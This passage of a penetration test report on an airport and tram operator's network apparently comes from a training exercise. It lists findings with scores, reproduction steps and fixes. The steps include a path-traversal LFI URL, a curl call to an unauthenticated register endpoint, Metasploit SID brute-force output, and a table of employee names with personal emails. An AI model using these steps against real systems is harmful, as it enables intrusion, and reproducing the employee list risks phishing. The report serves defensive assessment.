	Vector	AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:N/A:L		
	Likelihood	Moderate	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.20.101	80/tcp, 8088/tcp	Werkzeug	3.0.1	
10.0.20.102	80/tcp, 8088/tcp	Werkzeug	3.0.1	
10.0.20.103	80/tcp, 8088/tcp	Werkzeug	3.0.1	

Details:

Due to insecure CORS policies, the tram controllers are vulnerable to CSRF attacks.

Confirmation:

Look at the `Access-Control-Allow-Origin` response header after making a request to any of the tram controllers. It will reflect the `Origin` header in your request, or default to `*` if this header is not present.

Impact:

The current CORS configuration allows any website to make requests via JavaScript to the tram controllers. This means that an attacker can create a malicious web page with the ability to send POST requests to the tram controllers. If an authenticated user visits this malicious web page, they will unknowingly send a tram stop request.

Mitigation:

Ensure the `Access-Control-Allow-Origin` is only populated with trusted websites that need to be able to send requests to it. Additionally, implement CSRF tokens on sensitive operations, such as the operation to stop trams.

Compliance Violations:

- TSA 3157 2.06B
- TSA 3157 10.04

Low Risk Findings

4.1 Employee Time DB Local File Inclusion

3.5	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
	Likelihood	Moderate	Impact	Tolerable
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.43	80/tcp	http	nginx	

Details:

The page query on the Employee Time DB Web Application allows for Local File Inclusion (LFI). The only files which can be viewed are rendered PHP files on the system. While there are not many sensitive PHP files on the server, this vulnerability combined with SQL injection on the same server allowed for remote code execution.

Confirmation:

Visit the URL at <https://10.0.0.43/index.php?page=../../../../public/info> and you should see the info.php file. This must be done in Burp Suite or else you will be redirected. It should be noted that this file is also viewable at <https://10.0.0.43/info.php>.

Impact:

Attackers are able to view potentially sensitive PHP files on the system. This vulnerability was also critical in achieving remote code execution on the 10.0.0.43 machine.

Mitigation:

There are two areas in the `index.php` source code which allow for this vulnerability.

```
// If page doesn't exist, redirect to Error 404
if(!in_array($_GET['page'], $pages)) {
    header('Location: index.php?page=404');
}
```

Listing 15: index.php snippet #1

In the snippet shown in Listing 15, the vulnerability would be mitigated if there was a return statement following the line setting the header.

```
<div class="bg-light" style="height: 100%;">  
    <?php require_once '../app/views/' . $_GET['page'] . '.php' ?>  
</div>
```

Listing 16: index.php snippet #2

In the snippet shown in Listing 16, the vulnerability would be mitigated if `$_GET['page']` was wrapped in the **urlencode** function¹⁰, as it would be impossible to traverse directories.

¹⁰<https://www.php.net/manual/en/function.urlencode.php>

4.2 Unencrypted HTTP Connections to Server

2.2	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	Low	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	80/tcp	IIS	10.0	
10.0.0.6	80/tcp	IIS	10.0	
10.0.0.33	80/tcp	nginx	1.18.0	
10.0.0.99	80/tcp	nginx	1.18.0	
10.0.20.100	3000/tcp	Ruby on Rails	5.2.2	
10.0.20.101	80/tcp	nginx	1.18.0	
10.0.20.102	80/tcp	nginx	1.18.0	
10.0.20.103	80/tcp	nginx	1.18.0	
10.0.200.5	80/tcp	nginx	1.18.0	
10.0.200.43	80/tcp	nginx	1.18.0	
10.0.200.100	80/tcp	nginx	1.18.0	

Details:

The connections between clients and servers on many devices are unencrypted HTTP. Note that although port 80 on 10.0.0.43 is accessible over plaintext HTTP, it immediately redirects to HTTPS and is thus not on this list.

Confirmation:

Navigate to any one of the affected web pages, for example, <http://10.0.0.33/>. The connection is unencrypted and the browser may display a warning. See Figure 32.

Impact:

Having connections over unencrypted HTTP leaves users open to man-in-the-middle (MITM) attacks where the traffic is intercepted or modified. This could result in leaked




Figure 30: Example of connection over plain HTTP

personal information. The GDPR requires personal data, including name and address, to be encrypted in transit.

Mitigation:

Encrypt these connections with HTTPS by adding a certificate signed by a trusted certificate authority.

Compliance Violations:

- Art. 32 GDPR

4.3 Self-signed HTTPS certificates

2.2	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	Low	Impact	Serious
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	443/tcp	IIS	N/A	
10.0.0.6	443/tcp	IIS	N/A	
10.0.0.6	444/tcp	IIS	N/A	
10.0.0.43	443/tcp	nginx	1.18.0	

Details:

Although the connection to the server is encrypted for these services, they are still vulnerable because the certificate used is self-signed.

Confirmation:

Navigate to any one of the affected web pages, such as <https://10.0.0.43/>. The browser will display a warning.

Impact:

Despite the fact that the connection is encrypted with HTTPS, using self-signed certificates leaves users open to man-in-the-middle (MITM) attacks where the traffic is intercepted or modified. This could result in leaked personal information. Even if the certificate is installed on the devices of all who will use the network (infeasible on the guest network but theoretically possible on the corporate network), it is still more vulnerable as the certificate cannot be revoked in the event of a private key compromise. The GDPR requires personal data, including name and address, to be encrypted in transit in a way such that attackers are unable to intercept and self-signed certificates do not fulfill that requirement.

Compliance Violations:

- Art. 32 GDPR

Mitigation:

Replace the self-signed certificate with a certificate signed by a trusted certificate authority.

4.4 No rate-limiting on incorrect password attempts

1.9	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
	Likelihood	Low	Impact	Tolerable
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.5	445/tcp	IIS	N/A	

Details:

There was no rate-limiting on brute-force attempts for select services (including SMB).

Confirmation:

Attempt to authenticate with an incorrect password 10 times within 5 minutes. The server should reject any additional authentication attempts, but instead allows for unlimited attempts.

Impact:

If all users have strong passwords, this issue has little impact. However, if some users have easily guessable passwords, not rate-limiting brute-force attempts for services weakens security.

Compliance Violations:

- TSA 3157 7.04A

Mitigation:

Implement a rate limit on incorrect password attempts. This can be achieved with `fail2ban` for Linux, for example.

4.5 Missing DynamoDB Protections

1.9	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:L		
	Likelihood	Low	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
AWS			N/A	

Details:

DynamoDB, which contained information for the tool-requisition lambda, lacked point-in-time recovery (PITR) and deletion protection.

Confirmation:

Team 10 checked the AWS Config rules dynamodb-table-deletion-protection-enabled and dynamodb-pitr-enabled using the DynamoDB api.

Impact:

These configuration rules strengthen the resilience of your systems. DynamoDB point-in-time recovery automates backups for DynamoDB tables. It reduces the time to recover from security incidents, such as accidental delete and write operations. Enabling deletion protections for tables helps ensure that database tables don't get accidentally deleted during regular management operations by your administrators. Since the tables in the scope work directly with the tool requisition software, these configuration changes will help prevent disruption to your normal business operations.

Mitigation:

Enable PITR and deletion protection through the AWS dashboard.

References:

<https://docs.aws.amazon.com/securityhub/latest/userguide/dynamodb-controls.html#dynamodb-2>

<https://docs.aws.amazon.com/securityhub/latest/userguide/dynamodb-controls.html#dynamodb-6>

4.6 Ruby on Rails Endpoint Disclosure

1.6	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
	Likelihood	Low	Impact	Tolerable
Affected Systems				
IP Address	Port	Service	Version	
10.0.20.100	3000/tcp	Ruby on Rails	5.2.2	

Details:

The Ruby on Rails application on `tram-ops.train.kkms.local` (10.0.20.100) is running in development mode. This exposes information about the valid endpoints that could reveal vulnerabilities that would otherwise be hidden. Additionally, there is a `docs` endpoint which contains documentation on the `register` endpoint, which can be used to register a tram. Team 10 utilized this information to discover a stored XSS vulnerability on the website.

Confirmation:

Navigate to an invalid page in the browser, such as <http://tram-ops.train.kkms.local:3000/invalid>

If an error page detailing endpoints is returned (see Figure 31), the problem persists.

Additionally, check the `docs` endpoint to see if documentation is returned. If so, the problem persists.

Impact:

Security by obscurity is never to be relied on as the sole protector of a service. However, hiding information about endpoints can deter would-be attackers. Team 10 was able to utilize this information in order to discover an XSS attack.




Figure 31: Rails is in development mode

Mitigation:

Disable development mode in Ruby on Rails by setting the `RAILS_ENV` environment variable to `test`.

<https://guides.rubyonrails.org/configuring.html#rails-environment-settings>

4.7 Weak and Inconsistent Password Policy

1.0	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	Low	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.0/24	N/A	N/A	N/A	

Details:

The password policy on the `corp.kkms.local` (10.0.0.0/24) subnet is weak, as it only requires passwords be up to 8 characters long, while most industry standards require passwords to be 12 characters long. Additionally, this policy did not appear to be uniformly applied.

Confirmation:

Team 10 confirmed in an email with the IT department that the corporate password policy only required passwords to be 8 characters long.




Figure 32: Email from RAKMS confirming their password policy

However, a service account in the `corp.kkms.local` Active Directory domain called "svc_atc" had a seven-character-long password, which does not follow the password policy. See finding

Impact:

An inconsistently applied password security policy will be less effective and is generally not compliant with regulatory standards.

In addition, most industry standards require passwords to be of a certain complexity, although most do not have specific requirements. Some, including the PCI DSS, require a minimum password length of 12 characters. Although the PCI DSS does not seem to apply to the scope Team 10 was asked to perform a penetration test on, it benefits RAKMS to observe these best practices and enjoy a higher level of security.

Mitigation:

Apply the password policy uniformly to all devices in the 10.0.0.0/24 subnet (corp.kkms.local). Also, increase the minimum required password complexity from 8 characters to 12 characters.

Compliance Violations:

- TSA 3157 7.04A

4.8 Tram-ops Unauthenticated Tram Registration

1.0	Adjusted CVSS v3.1 Score			
	Vector	AV:A/AC:L/PR:N/UI:R/S:U/C:N/I:H/A:N		
	Likelihood	Low	Impact	Moderate
Affected Systems				
IP Address	Port	Service	Version	
10.0.20.100	3000/tcp	Ruby on Rails	5.2.2	

Details:

The Ruby on Rails application on tram-ops.train.kkms.local (10.0.20.100) contains a register endpoint which can be used to “register” a tram. The result of this is that an additional frame appears on the tram kiosk home page, which can link to an arbitrary site, potentially controlled by the attacker.




Figure 33: Potential credential stealer

Confirmation:

Use the following command to make a request to the `register` endpoint.

```
curl -d region=test -d line=test -d ip=10.0.20.101 -d host=test \  
http://10.0.20.100:3000/register
```

Listing 17: curl command to create test tram

If a new tram appears on `tram-ops.train.kkms.local:3000`, the vulnerability persists.

Impact:

Any JavaScript on the site inside the frame will execute, although stored information (cookies, local storage, etc.) on the parent site cannot be accessed due to browser sandboxing. However, any JavaScript `alert` boxes will display over the parent site in some browsers, which allows attackers to display arbitrary text over and could mislead users of the page. For example, an attacker could attempt to steal credentials from a tram operator by prompting for credentials (see ??).

Mitigation:

Add authentication to the `register` endpoint or remove it altogether and add new trams manually.

References:

https://owasp.org/www-community/attacks/Cross_Frame_Scripting


4.9 Employee Data Stored Unencrypted

0.8	Adjusted CVSS v3.1 Score			
	Vector	AV:L/AC:H/PR:H/UI:R/S:U/C:L/I:N/A:N		
	Likelihood	Low	Impact	Tolerable
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.201	N/A	N/A	N/A	

Details:

Employee data, including personal emails, role, department, and employee level, is stored unencrypted on the public desktop of 10.0.0.201. That means that any user with access to that computer can view this information.

Confirmation:

 aevans-it-department.csv - Notepad

File Edit Format View Help

```
Name,Official Email,Role,Department,Employee Level
Ted Striker,ted.striker@outlook.com,Director of Security,Security,Director
Victor StClaire,VictorStClaireV@outlook.com,Engineer,Engineering,Director
Ailbe Ailbhe,ailbe.ailbhe@outlook.com,.NET Developer,IT,Supervisor
Cambelll Frankie,cambelll.frankie@outlook.com,Security Engineer - EDR,Security,Manager
Helena Kendall,helena.kendall@outlook.com,Director of IT,IT,Director
Adeline Wolfe,adeline.wolfe@outlook.com,VP of Operations,Engineering,Sr. Manager
Jessie Sharpes,Jessie.Sharpes@outlook.com,IT Person,IT,Analyst
James Meyer,james.b.meyer.rakms@outlook.com,Systems Administrator,IT,Supervisor
Avak Muller,muller.avak@outlook.com,Exchange Admin,IT,Supervisor
Oliver Sanders,oliver.sanders72@outlook.com,Airport Operations Specialist,Engineering,Man
Andrea Wilson,andrea.t.wilson@outlook.com,IT Support Technician,IT,Analyst
```

Impact:

This type of data should be stored in an encrypted manner on a dedicated database to prevent access. Data of employees in airports is considered sensitive security information (SSI) and must be secured under 49 CFR 1520.9(a)(1). Failure to properly secure SSI can result in penalties from the TSA, including fines of \$1,450-\$14,950. In addition, securing this will mitigate the potential risk of phishing that may be achieved as the per-

sonal emails of employees are exposed here.

Mitigation:

Store employee data in an encrypted container and on a dedicated machine to reduce the chance of compromise.

Compliance Violations:

- TSA policy on Sensitive Security Information (SSI)

Informational Findings

5.1 Outdated Ruby on Rails version

0.0	Adjusted CVSS v3.1 Score			
	Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N		
	Likelihood	Low	Impact	Insignificant
Affected Systems				
IP Address	Port	Service	Version	
10.0.20.100	3000/tcp	Ruby on Rails	5.2.2	

Details:

tram-ops.train.kkms.local is running an outdated version of Ruby on Rails version (see Figure 34). Rails 5.2.2 was released in 2018. Using old versions of software may result in vulnerabilities that are publicly disclosed and only patched in later versions.

Confirmation:

On the affected host, run `rake about`. If the rails version output is not the latest major version, the host is outdated.

Impact:

Most software will receive updates as vulnerabilities are discovered and disclosed. Using outdated software often makes it much easier for an attacker to compromise that software, as existing vulnerabilities or publicly published Proofs of Concept may be utilized.

Mitigation:

Update Ruby on Rails to a supported version. Ideally, update to newest version available, 7.1.2.

References:

<https://rubyonrails.org/2019/3/13/Rails-4-2-5-1-5-1-6-2-have-been-released>

Compliance Violations:

- TSA 3157 2.00C



Figure 34: Server is running outdated Ruby on Rails

5.3 Visible debug endpoint

0.0	Adjusted CVSS v3.1 Score			
	Vector	V:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N		
	Likelihood	Impact	Impact	Insignificant
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.33	80/tcp	http	nginx	

Details:

The /debug endpoint was accessible and should have only been used during development because it leaks information.

Confirmation:

Visiting <http://10.0.0.33/debug> will show the debug screen.




Figure 35: Debug Endpoint

Impact:

The debug screen displays unnecessary information about the airport's inventory that RAKMS may not want to reveal.

Mitigation:

Remove the debug endpoint from 10.0.0.33.

5.4 Exposed Oracle SID

0.0	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N		
	Likelihood	Insignificant	Impact	Tolerable
Affected Systems				
IP Address	Port	Service	Version	
10.0.0.101	1251/tcp	oracle-tns		

Details:

Team-10 discovered a possible SID for the oracle database.

Confirmation:

Use the metasploit module as seen in 36 to enumerate the possible

```
msf6 auxiliary(admin/oracle/sid_brute) > exploit
[*] Running module against 10.0.0.101

[*] 10.0.0.101:1521 - Starting brute force on 10.0.0.101, using sids from /usr/share/metasploit-framework/data/wordlists/sid.txt...
[+] 10.0.0.101:1521 - 10.0.0.101:1521 Found SID 'PL ██████ bc'
```

Figure 36: Metasploit SID Enumeration

Impact:

Exposing the name of the Oracle database makes it easier for an attacker to try and login to the database. With the name of the database an attacker could then deploy techniques like password spraying or another brute force technique to try and bypass the authentication.

Mitigation:

Rename the listener to something that isn't as common. This would make it harder for an attacker to locate the database they want to try and login to.

5.2 PHP Information Page

0.0	Adjusted CVSS v3.1 Score			
	Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N		
	Likelihood	Low	Impact	Insignificant
Affected Systems				
IP Address	Port	Service	Version	
10.0.200.43	80/tcp	PHP	7.4.3	

Details:

A debugging webpage with very detailed information about the server is publicly accessible to anyone using the guest network and potentially anyone who can access the TSA kiosk or the People Mover kiosk.

Confirmation:

The path `http://10.10.200.43/info.php/` is accessible without requiring any authentication, potentially allowing anyone on the guest network, the TSA kiosk, or the People Mover kiosk to gain access to this information. See Figure 37 as an example of this information.

Impact:

While this information was not used in any exploits during the penetration test, any future exploit relying on certain PHP modules to be present or absent or that require a specific PHP version will be made easier by this information being available.

Mitigation:

Secure the sensitive system information behind authentication or remove the display of the information entirely.

PHP Version 7.4.3-4ubuntu2.19	
System	Linux TSA.guest.kkms.local 5.4.0-113-generic #127-Ubuntu SMP Wed May 18 14:30:56 UTC 2022 x86_64
Build Date	Jun 27 2023 15:49:59
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
Additional .ini files parsed	/etc/php/7.4/fpm/conf.d/10-mysqld.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm/conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/15-psr.ini, /etc/php/7.4/fpm/conf.d/15-xml.ini, /etc/php/7.4/fpm/conf.d/20-bcmath.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini, /etc/php/7.4/fpm/conf.d/20-ctype.ini, /etc/php/7.4/fpm/conf.d/20-curl.ini, /etc/php/7.4/fpm/conf.d/20-dom.ini, /etc/php/7.4/fpm/conf.d/20-exif.ini, /etc/php/7.4/fpm/conf.d/20-ffi.ini, /etc/php/7.4/fpm/conf.d/20-fileinfo.ini, /etc/php/7.4/fpm/conf.d/20-ftp.ini, /etc/php/7.4/fpm/conf.d/20-gd.ini, /etc/php/7.4/fpm/conf.d/20-gettext.ini, /etc/php/7.4/fpm/conf.d/20-iconv.ini, /etc/php/7.4/fpm/conf.d/20-intl.ini, /etc/php/7.4/fpm/conf.d/20-json.ini, /etc/php/7.4/fpm/conf.d/20-ldap.ini, /etc/php/7.4/fpm/conf.d/20-mbstring.ini, /etc/php/7.4/fpm/conf.d/20-mysqli.ini, /etc/php/7.4/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.4/fpm/conf.d/20-phar.ini, /etc/php/7.4/fpm/conf.d/20-posix.ini, /etc/php/7.4/fpm/conf.d/20-readline.ini, /etc/php/7.4/fpm/conf.d/20-shmop.ini, /etc/php/7.4/fpm/conf.d/20-simplexml.ini, /etc/php/7.4/fpm/conf.d/20-sockets.ini, /etc/php/7.4/fpm/conf.d/20-sysmsg.ini, /etc/php/7.4/fpm/conf.d/20-syssem.ini, /etc/php/7.4/fpm/conf.d/20-sysvshm.ini, /etc/php/7.4/fpm/conf.d/20-tokenizer.ini, /etc/php/7.4/fpm/conf.d/20-xdebug.ini, /etc/php/7.4/fpm/conf.d/20-xmlreader.ini, /etc/php/7.4/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.4/fpm/conf.d/20-xsl.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2, tlsv1.3
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

Figure 37: PHP information page leaking potentially sensitive information

Appendices

Appendix A: Pre-Engagement Open Source Intelligence

Prior to the engagement, Team 10 amassed a variety of publicly available information on employees of the company as well as a set of credentials.

LinkedIn accounts for the following users were identified

- Wendel Pruessen
- Bella Sanches
- Jessie Sharpes
- James Meyer
- Brandon Whittleton
- Remy Mercer
- Andrea Wilson

Although no explicitly confidential information was gained from these sources, Team 10 was able to use names of employees to generate potential usernames for domain accounts on the network.

Based on the RAKMS company LinkedIn, Team 10 was able to identify that RAKMS is considering a transfer to a cloud-based infrastructure. While this is not necessarily a vulnerability, it is something attackers can leverage to simplify a plan of attack, as they can do targeted research.

Further, attackers often assume that when something is in the early stages of being set up, it could have more vulnerabilities and likely will have several default configurations.

Team 10 also identified <https://kkms.us/> , which did not provide any actionable information.

Team 10 also identified <https://rakms.flights> , which - while not confirmed, could be a rogue website that an attacker could use to mimic RAKMS for phishing campaigns.

Additionally, it is crucial to only make available on the internet services that are intended for public access.

Appendix B: Bug Bounty Incident

During the engagement, Team 10 was made aware of PII findings reported by a bug bounty hunter. During our own engagement Team 10 have discovered the same vulnerability as this bug bounty hunter and have included it in the technical report.

